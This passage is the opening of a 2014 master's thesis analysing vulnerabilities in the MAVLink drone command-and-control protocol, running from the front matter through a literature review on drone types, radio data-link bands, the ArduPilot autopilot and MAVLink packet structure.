VULNERABILITY ANALYSIS OF THE MAVLINK PROTOCOL FOR COMMAND AND CONTROL OF UNMANNED AIRCRAFT

THESIS

Joseph A. Marty, CPT, USA

AFIT-ENG-14-M-50

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

AFIT-ENG-14-M-50

VULNERABILITY ANALYSIS OF THE MAVLINK PROTOCOL FOR COMMAND AND CONTROL OF UNMANNED AIRCRAFT

THESIS

Presented to the Faculty

Department of Electrical Computer Engineering

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

in Partial Fulfillment of the Requirements for the

Degree of Master of Science in Cyber Operations

Joseph A. Marty, B.S.C.S.

CPT, USA

March 2014

AFIT-ENG-14-M-50

VULNERABILITY ANALYSIS OF THE MAVLINK PROTOCOL FOR COMMAND AND CONTROL OF UNMANNED AIRCRAFT

Joseph A. Marty, B.S.C.S.
CPT, USA

Approved:

//signed//	11 March 2014
Barry E. Mullins, Ph.D. (Chairman)	Date
//signed//	10 March 2014
John M. Colombi, Ph.D. (Member)	Date
//signed//	10 March 2014
Timothy H. Lacey, Ph.D. (Member)	Date

AFIT-ENG-14-M-50

Abstract

The MAVLink protocol is an open source, point-to-point networking protocol used to carry telemetry and to command and control many small unmanned aircraft. This research presents three exploits that compromise confidentiality, integrity, and availability vulnerabilities in the communication between an unmanned aerial vehicle and a ground control station using the MAVLink protocol. The attacks assume the configuration settings for the data-link hardware have been obtained. Field experiments using MAVProxy to compromise communication between an ArduPilot Mega 2.5 autopilot and the Mission Planner application demonstrate that all three exploits are successful when MAVLink messages are unprotected. A methodology is proposed to quantify the cost of securing the MAVLink protocol through the measurement of network latency, power consumption, and exploit success. Experimental measurements indicate that the ArduPilot Mega 2.5 autopilot running the ATmega2560 processor at 16 MHz with the standard, unsecured MAVLink protocol consumes on average 0.0105 additional watts of power per second and operates with an average additional latency of 0.11 seconds while under the most resource-intensive attack than when not under attack.

I dedicate this thesis to my wife and children, who have given me the purpose, happiness, and motivation to complete this academic journey. I also dedicate this to my mother, who provided the love and nurture necessary for me to become the man I am today.

Acknowledgments

Foremost, I express my immeasurable, eternal gratitude to my wife and children for supporting me and enduring this arduous, educational experience by my side. I thank my advisor, Dr. Barry Mullins, for his tremendous mentoring, inspiration, and guidance throughout the development of this thesis. I am also very thankful to two friends and classmates, Capt Camdon Cady and 1Lt Jordan Keefer, for all of their assistance and technical expertise that helped me along the journey. I learned nearly as much from them outside the classroom as I did in my courses.

Thank you so much to Karen Stebelton, MSgt Carl Schuett, Capt Charlie Neal, Steven Sweetnich, Dr. Jacques, Rick Patton, Nikos Karapanos, Lorenz Meier, Peter Schwabe, Andrew Tridgell, Michael Oborne, Dr. Gareth Owen, and Capt Matthew Vincie, all of whom greatly contributed to my research. Finally, I thank Dr. Columbi for all of his assistance and guidance throughout this research endeavor. Additional thanks to everyone I have not mentioned by name who helped me directly or indirectly throughout my time attending the Air Force Institute of Technology.

Joseph A. Marty

Table of Contents

Page

Page

List of Figures

List of Tables

List of Symbols

Symbol	Definition
w	power (watts)
Ω	resistance (ohms)
V	voltage (volts)
l	latency (sec)
Δ	difference
C^2	command and control

Subscripts

Crypto	cryptographic solution
C	confidentiality
I	integrity
A	availability
P	set of security principles

List of Acronyms

Acronym	Definition
3DR	3DRobotics
ACK	Acknowledgement
AAD	Additional Authentication Data
AES	Advanced Encryption Standard
AFIT	Air Force Institute of Technology
AGL	Above Ground Level
APM	ArduPilot Mega
ARP	Address Resolution Protocol
BLOS	Beyond Line-of-Sight
CI	Confidence Interval
CIA	confidentiality, integrity, and availability
COMSEC	Communication Security
COTS	Commercial Off-The-Shelf
CPU	Central Processing Unit
CUT	Component Under Test
DHS	Department of Homeland Security
DoD	Department of Defense
DoS	Denial-of-Service
ECC	Error Correction Code
FAA	Federal Aviation Administration
FCC	Federal Communications Commission
FOSS	Free Open-Source Software
GB	Gigabytes

Acronym	Definition
GCS	Ground Control Station
GCM	Galois/Counter Mode
GHz	Giga-Hertz
GPS	Global Positioning System
HALE	High Altitude, Long Endurance
HF	High Frequency
HID	Human-Interface Device
HIL	Hardware-In-the-Loop
IO	Input/Output
IMU	Inertial Measurement Unit
ITU	International Telecommunications Union
ISR	Intelligence, Surveillance and Reconnaissance
IV	Initialization Vector
KB	Kilobytes
LBT	Listen Before Talk
LOS	Line-of-Sight
MAC	Message Authentication Code
MAV	Micro Aerial Vehicle
MALE	Medium Altitude, Long Endurance
MANET	Mobile Ad-hoc Network
MHz	Mega-Hertz
Mbps	Millions of bits per second
MITM	Man-in-the-Middle
MREBC	Micro Rotor Enhanced Block Cipher
NaCl	Networking and Cryptographic library

Acronym	Definition
NAS	National Air Space
OS	Operating System
OSI	Open Systems Interconnection
RAM	Random Access Memory
RC	Radio Controlled
RISC	Reduced Instruction Set Computing
RF	Radio Frequency
RSSI	Received Signal Strength Indicator
SATCOM	Satellite Communications
SMACCM	Secure Mathematically-Assured Composition of Control Models
SUAV	Small Unmanned Aerial Vehicle
SUT	System Under Test
TCDL	Tactical Common Data Link
TDM	Time-Division Multiplexing
UA	Unmanned Aircraft
UADS	Unmanned Aircraft Defense System
UAS	Unmanned Aircraft System
UAV	Unmanned Aerial Vehicle
UHF	Ultra High Frequency
US	United States
VHF	Very High Frequency
VTOL	Vertical Take-Off and Landing
Wi-Fi	802.11 Wireless Protocol
WMN	Wireless Mesh Network
XXTEA	Corrected Block Tiny Encryption Algorithm

VULNERABILITY ANALYSIS OF THE MAVLINK PROTOCOL FOR COMMAND AND CONTROL OF UNMANNED AIRCRAFT

I. Introduction

The media coverage and research of Unmanned Aerial Vehicles (UAVs) continues to increase [Fin12, Gol12], providing more utility, as well as concern, with each new discovery as the Federal Aviation Administration (FAA) works to enable greater integration of unmanned aircraft into the National Air Space (NAS) [Con12]. The number of small UAVs is expected to increase significantly, and many of them currently operate on an unsecured command and control (C^2) protocol [Del12].

The Micro Aerial Vehicle (MAV) Link protocol is an open source, point-to-point networking protocol used to carry telemetry and to command and control many small Unmanned Aircraft (UA). Since this protocol is designed with attention to availability and safety, its security may have been overlooked. This research presents three exploits that compromise vulnerabilities in the MAVLink protocol. These attacks compromise the confidentiality, integrity, and availability (CIA) of communication between the UAV and Ground Control Station (GCS). The attacks assume the configuration settings for the data-link hardware have been obtained; this assumption is explained in Section 2.10. This work also examines four cryptographic implementations that may be capable of mitigating the confidentiality and integrity vulnerabilities present in the MAVLink protocol by providing authentication and strong symmetric encryption.

1.1 Objectives

This thesis focuses on a single aspect of the general security concerns regarding UA: vulnerability analysis of the MAVLink C^2 protocol. The research goals of this thesis are:

1. Assess the vulnerability of the MAVLink protocol to common attacks;
2. Identify a cryptographic method of securing the MAVLink protocol;
3. Provide a methodology that quantifies the cost of securing the MAVLink protocol.

It is hypothesized that vulnerabilities in the MAVLink protocol will be discovered allowing exploitation of compromised C^2 communication. It is also expected that a cryptographic solution exists that can secure the protocol while retaining functionality of the embedded device. Finally, it is expected that a coherent methodology can be used to quantify the cost of securing the MAVLink protocol.

1.2 Implications

By analyzing the MAVLink protocol's vulnerability to common attacks, the drone community is informed of any discovered weaknesses in the MAVLink protocol and potential countermeasures to enable its secure employment. This research makes a significant contribution to the larger body of academic and defense research through exploration of Unmanned Aircraft System (UAS) vulnerabilities, the development of a scalable methodology in assessing the MAVLink protocol, and by defining the cost of securing a C^2 protocol for UASs. Results of this research will impact both offensive and defensive UAS operations using the MAVLink protocol to command and control UAVs.

To address the concern that mobile embedded devices lack the resources needed to secure communication, part of this research helps determine if the hardware of the ArduPilot Mega (APM) 2.5 is sufficient to protect MAVLink command and control with cryptographic implementations. Future work on securing a UAS communications protocol or examining inherent risks of UAV operation could refer to this research.

1.3 Related Research

This research extends the works of John T. Hagen on securing the Player protocol [Hag12], and is related to the vulnerability assessment of the Parrot AR drone [Del12], research into Global Positioning System (GPS) spoofing of UAVs [WSBH11, MHL09, HLP+08, Tem13], and the Secure Mathematically-Assured Composition of Control Models (SMACCM) Pilot Project used to secure the data-link between UA and ground control stations [PHB+13].

1.4 Thesis Overview

Chapter 2 provides a literature review of unmanned aircraft, the hardware and software used, and a brief background in network security pertinent to this research. Chapter 3 defines the methodology proposed to achieve the goals of this research. Chapter 4 details the experimental and laboratory configurations used to test the methodology defined in Chapter 3. Chapter 5 presents the results and analysis of the data collected in this thesis showing that all three exploits are successful when MAVLink messages are unprotected. Finally, Chapter 6 concludes this thesis with a summary of the results, the significance of this work, and recommendations for future research.

II. Literature Review

This chapter provides the background knowledge required to place this research into proper context and to understand the vulnerability analysis process and purpose of the MAVLink protocol used to command and control many UAVs. A basic understanding of the Open Systems Interconnection (OSI) reference model, networking, and cryptography fundamentals is assumed.

Section 2.1 provides an overview of UASs, including common UASs and their utility (Section 2.1.1), their operation (Section 2.1.2), significant events related to UASs (Section 2.1.3), and the inherent hazards of UAS operation (Section 2.1.4). Section 2.2 expounds the APM 2.5 micro-controller used in many Small Unmanned Aerial Vehicle (SUAV)s and MAVs. Section 2.3 covers typical UAS payloads, as well as the payload tested in this research. Section 2.4 provides an overview of common digital data-links used for UAS communication and operation, including wireless 802.11 (Section 2.4.1.2) and standard radio (Section 2.4.1). Section 2.5 details the MAVLink protocol. Section 2.6 discusses several cryptographic implementations proposed to secure the MAVLink protocol. The primary GCS used in this research, Mission Planner, is briefly explained in Section 2.7, and the alternative, command-line GCS, MAVProxy, is discussed in Section 2.9. The network attacks performed in this research are covered in Section 2.10. Section 2.11 briefly highlights other works related to this research. Section 2.12 explains the contributions made in this research.

2.1 Background of Unmanned Aircraft Systems

One of the most popular topics in the daily news around the world is the use of “drones,” UA used for an expanding variety of purposes. Although much of the news coverage focuses on the lethal use of drones, most drones serve as aerial surveillance, reconnaissance and monitoring for military, and increasingly for law enforcement [Fin12, Mus12, Tay12, BHMMS11, Dea11, Mor12b, Div12]. Seventeen of the top 46 applicants for drone licenses from the FAA in 2012 were law enforcement, while most of the rest were academic institutions [EFF12]. The surge in UAVs for law enforcement is certainly not an American phenomenon as New Zealand and Australia have confirmed purchases [Mor12a, Cor12]. There are UAV manufacturers producing in Argentina, Australia, Italy, Sweden, Russia and South Korea, and UAV operators work in Mongolia, Turkey, South Africa, Israel, Czech Republic, Japan, the United States (US) and Canada among other nations [NKS+10, Gro07]. In 2008, there were 20 countries operating, developing, manufacturing, and exporting UAVs [Dal08].

Drone usage can be a polarizing topic as it has numerous vocal supporters and opponents in both government and civilian organizations. This divisive topic has spawned much research in the field, from defense against GPS spoofing [WSBH11, MHL09, HLP+08, Key95] to legal implications regarding violation of the fourth amendment to the U.S. Constitution [TI12, Sup12]. This section briefly covers the background of the different types of UAVs, their typical usage and operation, significant events involving UAVs, and the inherent hazards of UAS operation.

2.1.1 Common UASs and Their Utility

Industrialization and technological advancements drive innovation towards automating work that previously required manual effort. With increasing focus on improving safety in every occupation, aviation also follows the trend of most industries towards automation, as evidenced by the explosion of unmanned aircraft sales, research and publicity [Gol12, Qui13, HFK+09]. Powered aircraft that do not contain a human pilot are known commonly as unmanned aircraft (UA), UAVs, or drones [NKS+10]. The people that “pilot” UA are referred to as “operators” and they control UA of various sizes and capabilities to accomplish numerous tasks. UA generally fall into the category of fixed-wing UAV, rotary-wing Vertical Take-Off and Landing (VTOL) UAV, lighter-than-air (e.g., blimp or balloon), or a combination [NKS+10].

UA producers cater to a wide variety of customers who request different features and capabilities [Gro07]. Table 2.1 illustrates a few of the basic distinguishing characteristics of UAVs that one might discover in today's air space. High Altitude, Long Endurance (HALE) UAVs, sometimes referred to as Tier III UAVs, contain a payload exceeding 1,000 pounds and fly for over well 24 hours per mission [NKS+10]. Tier III UAVs commonly have satellite links to allow for the rapid dissemination of their Intelligence, Surveillance and Reconnaissance (ISR) content across the globe [NKS+10]. Medium Altitude, Long Endurance (MALE), or Tier II, UAVs carry a payload weighing several hundred pounds and fly at around 27,000 feet for 30-40 hours [NKS+10]. Both the Tier II and III UAVs tend to follow a predefined flight path and perform automated take-off and landing [Gar09]. Tactical UAVs straddle Tiers I and II, usually carry a payload less than 100 pounds, and fly at about 15,000 feet for 5-6 hours at a time [Gar09].

2.1.1.1 Types

The small, short-range or low endurance, Tier I UAVs typically contain a payload less than 25 pounds and fly under 1,000 feet for less than two hours per task [Gar09]. MAVs can be as small as a few inches in length, carry a payload less than two pounds for less than an hour per flight [NKS+10, Kab12]. The scope of this research is limited to the MAVs due to their resource constraints, limited range, and their typical dependence on line-of-sight communication. Tier I and Tactical UAVs almost never use satellite links for command and control because their payload capacity will not support the size and weight of high-gain, tracking antennas, and their flight direction often changes too quickly for a tracking antenna to remain fixed on the satellite signal [Gar09]. These range and resource restrictions consequently render such UAVs vulnerable to a "man-in-the-middle" attack during unencrypted communication [SVW09], which is discussed in Section 2.10.2.

Table 2.1: Types of Unmanned Aircraft and Characteristics

UAV Type	Endurance	Communication	Payload	Examples
HALE / Tier III	35 hours	Satellite	1,800-2,000 lbs	Global Hawk, Helios, Dark Star
MALE / Tier II	30-40 hours	Satellite	300-500 lbs	Predator, Reaper
Tactical	5-6 hours	L, C, or S-Band	< 100 lbs	Shadow, Hunter, Scan Eagle
Small / Tier I	< 2 hours	LOS Radio	< 25 lbs	Raven, Javelin, Wasp, Draganflyer
MAV	< 1 hour	LOS Radio/Wi-Fi	< 5 lbs	Black Widow, Dragonfly, ArduPlane

2.1.2 UAS Operation

In 2008, the US had 83 different models of UA in operation, over a quarter of which were categorized as MAVs [Dal08]. These MAVs are typically operated to provide overhead surveillance, but can serve a variety of beneficial purposes such as search and rescue, aerial sensor, traffic monitoring, agriculture maintenance, and providing supplies to remote areas [SVW09, NKS+10, DN04, Ama13]. Some propose re-purposing military UAVs for domestic use by law enforcement and emergency services [Wal12].

As with all technology, UAS usage is not restricted to ethical purposes or to promote public welfare. One example of a nefarious application for MAVs, demonstrated by researchers in 2011, is to infiltrate unprotected and inadequately protected wireless networks to bypass firewalls guarding private networks at the gateway router [RGD11]. Threat analysts also speculate that attackers could use MAVs as a cheap payload delivery for chemical or biological weapons [JF08]. Based on recently posted Internet videos [Ant13, tkn12], one may soon discover hobbyist drones designed to attack other drones.

The broad spectrum of UAS operations has prompted diverse research and much publicity as the field expands and technology advances. Most UASs are comprised of a UAV operated by a pilot using a GCS over a data-link. The next two sections discuss the vulnerabilities exploited in each of these UAS components.

2.1.3 Significant Events involving UASs

Technology is developed by fallible humans, and is therefore subject to occasional security lapses in design or implementation. Vulnerabilities discovered within each component of the UAS have been exploited by attackers indicating other vulnerabilities are also likely to be exploited if they are discovered by attackers before they are identified by researchers and developers. In December 2009, militants in Iraq reportedly obtained access to the unprotected down-link transmitted by US drones [MQ09]. A virus infected military GCSs in October 2011 logging all keystrokes used to command and control many drones [Sha11]. In December 2011, Iran reported it had successfully brought down a US reconnaissance RQ-170 Sentinel UAV by spoofing the GPS signals it received to navigate back to its launch point [SS11]. Students at the University of Texas in Austin demonstrated in July 2011 the mid-air hijacking of a UAV using the method Iran claims it used to bring down the RQ-170 Sentinel UAV a year earlier [SHF12].

These events are only the publicized events; as with many cyber-related events, most people will remain unaware of exploits that are unreported or too technical for the general public to understand [BCS12]. These significant events highlight existing vulnerabilities in UASs that are currently being researched and remedied. However, some of these vulnerabilities may be inherent in the UAS.

2.1.4 Inherent Hazards in UAS Operation

The FAA requires that UA that operate in the NAS must have detect, sense and avoidance capability [FAA04]. This federal requirement is as detrimental as it is beneficial since it improves the safety of both those on the ground and those sharing the airspace, and it also assures an attacker with the appropriate hardware will be able to detect UA [Azi12]. Commercial high-gain antennas with receivers for specific frequencies are available on the Internet for anyone to purchase. Because the small UAVs tend to rely on direct link architecture [Gar09], their transmissions are broadcast which allows anyone listening on their frequency to receive the signals [FB08].

Detecting autonomous UAVs is not much more difficult than detecting UAVs controlled by direct link, despite the absence of C^2 communication. Considering that the purpose of most UAVs is to remotely provide aerial observation, one only need to scan for the presence of the UAV's down-link to discover it [GDC09]. Once an attacker discovers a UAV's down-link, an autonomous UAV can be hijacked by spoofing the unencrypted GPS signals the UAV is relying on for navigation [Vol01, Hum12, SHF12]. Whether hijacking via direct link or GPS-spoofing [TPRC11], this research demonstrates how attacking UAVs becomes trivial if the data-link connection lacks authentication or encryption.

Researchers and threat analysts have identified many other potential scenarios in which attackers can take advantage of reliance on UASs [JF08, QA12, LGV13]. Future emergency management operations may use UASs to implement a Wireless Mesh Network (WMN) or Mobile Ad-hoc Network (MANET) [MBZ+12] to provide sustained emergency communications capability [LGV13]. If the UASs in such an event could be detected and were operating without secure C^2 communications, they could be remotely disabled or hijacked by an unauthorized user. If a UAS used to jam communications [QA12] were hijacked via GPS-spoofing or unauthorized command injection, it could be reconfigured and piloted by the attacker to jam the original owner/operator of the UAS, or simply be used as a small, aerial weapon [JF08, QA12].

There are numerous inherent risks operators assume when piloting a UAS. Even if the aforementioned vulnerabilities are addressed, UAV pilots operate under the assumption that their GCS is secure. Because most GCSs are merely an application executed upon a popular Operating System (OS), if an attacker can compromise the GCS OS then he can take control of the UAV being piloted.

2.2 The ArduPilot Mega 2.5

The APM 2.5 is a popular, open-source, autopilot system that enables hobbyists to implement full autonomy in their fixed-wing, rotary-wing or multirotor vehicle. It contains a 3-axis gyro, accelerometer, magnetometer, barometer, digital compass, and dataflash chip for automatic data logging. Users can attach a GPS to the APM, as well as an Arduino micro-controller to extend sensing capability or functionality [3DR12]. The firmware for the device is compiled in the Sketch Pad application [McR10] and loaded onto the autopilot by a USB connection from the GCS platform and selection of the UAV in the Mission Planner software [3DR12].

The APM 2.6 is essentially the same device as the 2.5 version, only with an external magnetometer [3DR12]. The APM 2.5 is selected for this research due to its overwhelming popularity among hobbyists [And10], and the insignificance of magnetometer location for laboratory experiments. If this research reveals serious vulnerabilities pertaining to the APM 2.5, a vast number of UASs would be affected by the results. Considering the APM source code is open and available for anyone to download and modify, an attacker can modify the firmware to include malicious functions. Currently the attacker can only load malicious firmware if physical access to the device is gained [3DR12].

2.3 UAV Payload

The payload of the UAS refers to anything the UAV physically carries. Typically the payload used on most UAVs is a digital camera that streams or records video surveillance of a target area. The payload can also refer to weapons a UAV carries to damage or destroy a target [SVW09, Yen10, Dea11]), or other sensors used to gather desired information. In field experiments performed in this research, the payload refers to a small Nerf™ football fastened to the UAV by a small pin that is released upon receipt of a "toggle servo" command from the GCS. This payload is selected based on experiments conducted during other Air Force Institute of Technology (AFIT) research into UA airdrop missions performed with a Commercial Off-The-Shelf (COTS) UAS [Col13].

2.4 Data-links

This section discusses the physical data-link used to carry the communication signal from the sender to the receiver, as opposed to the OSI Layer-2 data-link discussed in Section 2.5. The data-link type upon which UAS developers and producers base their UAV's operation depends primarily on the desired operating range and endurance. For instance, choosing a 802.11 Wireless Protocol (Wi-Fi) digital data-link may offer greater throughput, but severely diminishes the operating range due to rapid signal attenuation. Electing to use a Ku-band digital data-link allows for greater operating range and endurance; however, it also requires more expensive equipment to support the communication medium. Many UAVs use an analog data-link to take advantage of the medium's extended operating range compared to the digital signal. However, choosing the analog Radio Frequency (RF) signal also leaves the UAV more vulnerable to signal jamming and reduced security of the communication [SVW09].

Because this research is focused on MAVs and SUAVs that typically have low endurance and smaller operating radius, Line-of-Sight (LOS) data-links are discussed more thoroughly, while microwave and Beyond Line-of-Sight (BLOS) data-links are only briefly discussed. The following sections explore several of the most commonly used data-links in current UASs. Their location within the RF spectrum is illustrated in Figure 2.1.




Figure 2.1: The Radio Frequency Spectrum

2.4.1 Radio

The RF spectrum is used to facilitate wireless communication. Many segments of the RF spectrum are reserved for "amateur" usage [FCC03], which often results in designers configuring their UAS to use these "available" RF bands for C^2 and telemetry communication between the UAV and GCS. There are tradeoffs that UAV developers consider when selecting a RF band in which to operate (e.g., range versus bandwidth) [Gar09]. The RF bands applicable to UAV research are:

- High Frequency (HF) — This frequency band spans from 1–30 Mega-Hertz (MHz) and can support long distance communication. However, HF is not commonly used on UAVs because it requires very large antennae for signal transmission and reception, and has a very limited bandwidth [Roc00].

- Very High Frequency (VHF) / Ultra High Frequency (UHF) — VHF spans from 30–300 MHz, and UHF spans from 300 MHz to 1 Giga-Hertz (GHz). These RF bands support long distance communication (although not as long as HF), and are used in some UAV data-links [Roc00]. This research explores UHF signals carried over the 3DRobotics (3DR) 915 MHz digital data-link because it is currently the most popular device among hobbyists in the US [And10]. The Department of Defense (DoD), among other organizations, also has tactical UASs operating in the 900 MHz spectrum [Dal08], to which this research could possibly be extended. 3DR also has a 400 MHz module for hobbyists in other countries that prohibit using the 900 MHz band for personal communication (e.g., Australia, Brazil, New Zealand, South Africa, and most of Europe) [And13].

Many UAS manufacturers and operators elect to implement a UHF radio data-link to command and control their UAV to extend the effective range of operation while minimizing the cost. Often these data-links use frequency-hopping over a digital spread spectrum to mitigate unauthorized access to the UAS. However, Federal Communications Commission (FCC) compliance consequently narrows the range of possible configuration settings of some radio communication links shared between the UAV and GCS, thereby reducing the effort required for an attacker to try every permutation ("brute-force") to attain unauthorized access [And13]. (This is further examined in Section 4.3.)

- Microwave — The microwave spectrum, often considered the "workhorse" of UAV data-links, spans 1–100 GHz and contains the L-band, S-band, C-Band, X-band, and Ku-Band devices. Because microwave data-links rely on LOS propagation, UAVs operating in this band often relay the signal through a satellite to overcome rapid signal attenuation [Roc00]. The following sub-sections explain each of the microwave bands in further detail.

2.4.1.1 L-band Radio

The Lower L-band (1435–1535 MHz) is allocated for both government and civilian use, and the Upper L-Band (1700–1850 MHz) is reserved for government use in the US, both primarily for mobile telecommunications [FCC03]. A few Satellite Communications (SATCOM) data-links operate in the L-band, including INMARSAT and

Iridium. INMARSAT data-links are used in a few high-endurance UASs, like the Global Hawk and BAMS developed by Northrup Grumman. Iridium SATCOM data-links are used to command and control the Insitu Georanger and the Meridian (a research UAS developed and used by the University of Kansas) [SVW09].

2.4.1.2 S-band Radio

The S-band spans 2–4 GHz, but UAS usage is isolated to the much narrow range of 2300–2310 MHz and 2390–2450 MHz [FCC03]. UAS developers mostly use the S-band to support the UAV down-link, or video feed for surveillance missions [SVW09]. However, there is a certain class of UASs that operate in the S-band due to the convenience of the well established and ubiquitous 802.11 wireless networking standard.

- Wi-Fi — The Wi-Fi falls in the S-band and is the simplest medium for UAV command and control, however its range is also the most limited. The Wi-Fi signal attenuates faster than the other C^2 mediums, thereby limiting the effective range a pilot can operate a UAV, typically to no more the 100 meters without signal amplification or focalization [SVW09]. The ubiquity of Wi-Fi also makes this medium the most susceptible to attacks, since most network attackers hone their skills over the 802.11 networking standard, and most of their tools are already configured and optimized to use Ethernet or Wi-Fi [Sko06].

  The AR drone by Parrot is one example of a popular multirotor UAV that uses Wi-Fi as its primary medium for command and control [And12], and has been thoroughly exploited by researchers [Del12]. Some UAVs also have IP-addressable aircraft systems on-board (e.g., Boeing Little Bird) [Dal08] in addition to the other data-link types discussed in the next section.

2.4.1.3 C-band Radio

The frequency band from 4–8 GHz of the RF spectrum is the most commonly used band for LOS command and control of UASs. Frequencies in the 6 GHz band are popular because of the communications reliability in unfavorable weather conditions and acceptable data-rate achieved in the bandwidth. The Predator drone, the Mariner (both developed by General Atomics), and the Raven (by AV) are examples of UA that operate on the C-band for LOS command and control [SVW09].

2.4.1.4 X-Band

Spanning 8–12 GHz, the X-band is typically used as a BLOS UAS down-link (e.g., Global Hawk), although it could also be used for LOS command and control. Of the full X-band, most UAS communication occurs in the 11.7–12.7 GHz range [SVW09].

2.4.1.5 Ku-Band

The Ku-band spanning 12–18 GHz of the RF spectrum is the most common microwave data-link implementation for BLOS command and control of high-endurance UASs. Ku-band up-links usually communicate in the narrow range of 14–14.5 GHz, and most of the Tactical Common Data Link (TCDL) configurations for the command and control of military UA utilize the Ku-band from 14.5–15.38 GHz [SVW09].

2.4.1.6 K-Band

The K-band describes the range from 18–26.5 GHz of the RF spectrum, and is usually used for BLOS command and control of high-endurance UAS [SVW09].

2.4.1.7 Ka-Band

The Ka-band spanning from 26.5–40 GHz of the RF spectrum is predominantly used for BLOS communication, often relayed through satellites due to weather sensitivity [SVW09].

2.5 The MAVLink Protocol

The data-link is the OSI Layer-2 communications mechanism that enables a UAS operator to remotely pilot a UAV. The MAVLink communication protocol, the primary focus of this research, is the OSI Layer-2 mechanism the APM 2.5 micro-controller uses to communicate with the GCS [3DR12]. "MAVLink is a very lightweight, header-only message marshaling library for micro air vehicles [MCG+11a]." The protocol has been extensively tested on several UAV platforms, and numerous GCS software applications that run on Microsoft Windows, Mac and Linux OSs. MAVLink can support up to 255 aircraft being controlled by one GCS. It runs with only 8 bytes of overhead per packet on the ARM7, ATMega, dsPic, and STM32 processors, and Linux, MacOS, and the Microsoft Windows OSs. MAVLink relies on International Telecommunications Union (ITU) X.25 checksum packet corruption detection [MCG+11a].

The minimum packet length in the MAVLink protocol is 8 bytes (e.g., Acknowledgement (ACK) with no payload), and the maximum packet length is 263 bytes with a full payload. Figure 2.2 illustrates the anatomy of the MAVLink packet detailed in Table 2.2.




Figure 2.2: Anatomy of the MAVLink Packet [MCG+11a]

MAVLink uses a packet start sign (STX) to sync the start of an encoded message. Once the packet start sign is received, the packet length (*n*) is read and after *n* bytes the checksum (CKA and CKB) is verified. If the checksum matches, the decoded packet is processed, an ACK message is transmitted, and it awaits the next start sign. Altered or lost message bytes will result in a checksum failure causing the packet to be dropped, and the receiving device resumes listening for the next start sign packet. MAVLink uses a sequence number (SEQ) for each packet as a safety mechanism to monitor packet loss detection. If the packet loss rate appears to be significant, the pilot would command the UAV to return to launch or at least reduce the operating range [MCG+11a].

Table 2.2: A Packet in the MAVLink Protocol [MCG+11a]

Byte Index	Content	Value	Purpose
0	Packet start sign (*STX*)	0xFE	Indicates start of a new packet
1	Payload length (*LEN*)	0 – 255	Indicates length of the following payload
2	Packet Sequence (*SEQ*)	0 – 255	Enables packet loss detection because each component counts up its send sequence
3	System ID (*SYS*)	1 – 255	Identifies the sending system; enables multiple *platforms* to use the same *network*
4	Component ID (*COMP*)	0 – 255	Identifies the sending component; allows for multiple *components* on the same *platform* (e.g., Inertial Measurement Unit (IMU), camera, servos, and autopilot)
5	Message ID (*MSG*)	0 – 255	Identifies the message being sent; defines the payload and how it should be decoded
6 – *n*+6	Data (*PAYLOAD*)	0 – 255 (bytes)	Data of the message; depends on message ID
n+7 – *n*+8	Checksum (*CKA and CKB*)	ITU X.25/SAE AS-4 hash of bytes 1 – *n*+6, including the MAVLINK_CRC_EXTRA parameter computed from message fields to prevent decoding from a different protocol version.	

There are 18 message types in the MAVLink protocol, and 91 defined messages in the MAVLink documentation [MCG+11b]. The message types establish encoding parameters such as architecture types, configuration settings and command message type (e.g., autopilot hardware, vehicle type, command for servo, etc.) designated by the message ID, so the receiving device will be able to properly decode the message payload (i.e., data). For this reason, the message type is the first field of the MAVLink message. The MAVLink messages carry the commands transmitted from the GCS to the UAV, and provide feedback (e.g., telemetry, heartbeat, and system status) from the UAV to the GCS, enabling the pilot to maintain control of the aircraft.

Because the protocol is designed mainly on the requirements of transmission speed and safety [MCG$^+$11a], it does not incorporate security. This research explores whether this design choice leaves UAVs operating on the MAVLink protocol susceptible to network attacks against the system's confidentiality, integrity, and availability. Additionally, side-channel attacks could enable an attacker to acquire the communication configuration settings of the UAS without any need for a brute-force attack. These data-link security vulnerabilities expose the MAVLink protocol to potential exploitation. A secure version of MAVLink is currently being discussed by the protocol developers, but has not yet been developed [Mei13].

2.6 Cryptographic Solutions

There are myriad cryptographic solutions to secure digital communication. As technology advancements bring more computing power to smaller devices with fewer resources, the options for cryptographic security on mobile embedded devices will continue to expand. Many cryptographic libraries and toolkits are too large to be included in UAV firmware; however, applicable functions *from* them can be integrated into the source code of the firmware and applications to enable secure communication. For this research, the options examined for securing the MAVLink protocol on the APM 2.5 are the Networking and Cryptographic library (NaCl), LibTomCrypt, the Rabbit Cipher, and the Corrected Block Tiny Encryption Algorithm (XXTEA).

As discussed in Section 2.5, the MAVLink protocol is designed to distinguish a MAVLink message from noise and other message types based on the header format. For this reason, only the MAVLink message payload should be encrypted and authenticated, since encrypting the header would result in the recipient being unable to recognize the message as MAVLink encoded. The consequence of this requirement on securing the protocol is that the "heartbeat" message would still be recognized by an attacker; the existence of a MAVLink-enabled UAV is still revealed regardless of protocol protection.

2.6.1 NaCl ("Salt")

